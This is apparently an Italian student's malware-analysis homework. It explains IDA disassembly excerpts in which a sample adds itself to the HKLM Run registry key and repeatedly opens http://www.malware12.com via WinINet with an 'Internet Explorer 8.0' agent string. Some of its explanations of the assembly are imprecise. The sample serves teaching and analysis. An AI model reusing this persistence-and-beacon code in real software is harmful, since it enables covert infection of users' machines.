Consegna S11/L1

di Giuseppe Lupoi

T R A C C I A

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- Descrivere come il malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite

- Identificare il client software utilizzato dal malware per la connessione ad Internet

- Identificare l’URL al quale il malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL

TRACCIA

```
0040286F   push    2                 ; samDesired
00402871   push    eax               ; ulOptions
00402872   push    offset SubKey     ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C   call    esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx               ; lpString
00402887   mov     bl, 1
00402889   call    ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893   push    edx               ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898   lea     eax, [esp+428h+Data]
0040289C   push    eax               ; lpData
0040289D   push    1                 ; dwType
0040289F   push    0                 ; Reserved
004028A1   lea     ecx, [esp+434h+ValueName]
004028A8   push    ecx               ; lpValueName
004028A9   push    edx               ; hKey
004028AA   call    ds:RegSetValueExW
```

TRACCIA

```
.text:00401150 ; ||||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
.text:00401180 ; ---------------------------------------------------------------------------
```

SVOLGIMENTO

Come visto nella lezione di oggi andremo ad analizzare il codice a noi fornito per identificarne come ottiene la persistenza come richiesto dal primo punto della traccia.

Nella prima immagine della traccia possiamo individuare come il malware ottiene la persistenza nel sistema dalle prime **5 righe**.

Come come abbiamo già visto in questi giorni nelle prime due righe viene creato lo **stack** con **push** ed il relativo **registro** **“eax”**, nella terza riga vediamo come grazie ad “**offset**” la sottochiave viene inserita direttamente nel percorso del sistema operativo. In riga cinque abbiamo la funzione “**RegOpenKeyExw**”che permette di aprire una chiave per modificarla, chiave che troviamo in riga quattro dove “**HKEY_LOCAL_MACHINE**” sarà la sezione avente la configurazione della macchina che andrà a modificare.

```
0040286F   push    2                   ; samDesired
00402871   push    eax                 ; ulOptions
00402872   push    offset SubKey       ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C   call    esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx                 ; lpString
00402887   mov     bl, 1
00402889   call    ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893   push    edx                 ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898   lea     eax, [esp+428h+Data]
0040289C   push    eax                 ; lpData
0040289D   push    1                   ; dwType
0040289F   push    0                   ; Reserved
004028A1   lea     ecx, [esp+434h+ValueName]
004028A8   push    ecx                 ; lpValueName
004028A9   push    edx                 ; hKey
004028AA   call    ds:RegSetValueExW
```


SVOLGIMENTO

Per il secondo punto della consegna di oggi identificheremo il client software che il malware utilizza per connettersi ad internet.

Possiamo notare da questa slide, nel rettangolo rosso, come la funzione "**call ds:InternetOpenA**" chiami appunto una connessione ad internet,

nella riga sopra infatti la funzione "**push offset szAgent**" redirige il percorso a "**Internet Explorer 8.0**". Possiamo quindi dedurre che il malware utilizzerà Internet Explorer per la connettività.

Le seguenti funzioni "**mov**" non fanno altro che copiare il risultato della funzione in dei registri creati in precedenza.



SVOLGIMENTO

Al terzo punto della traccia rimaniamo nella stessa parte di codice e continuando a leggere noteremo nuovamente la funzione “**push offset**” che questa volta indirizzerà il sistema **nell’URL** malevolo, dove leggiamo “**http://www.malware12.com**”.

La chiamata alla funzione che gli permette di fare ciò, come nel caso precedente, è la funzione **call** dove possiamo vedere è stata copiata in precedenza la funzione dal registro “**ds**” a quello “**edi**” utilizzato questa volta.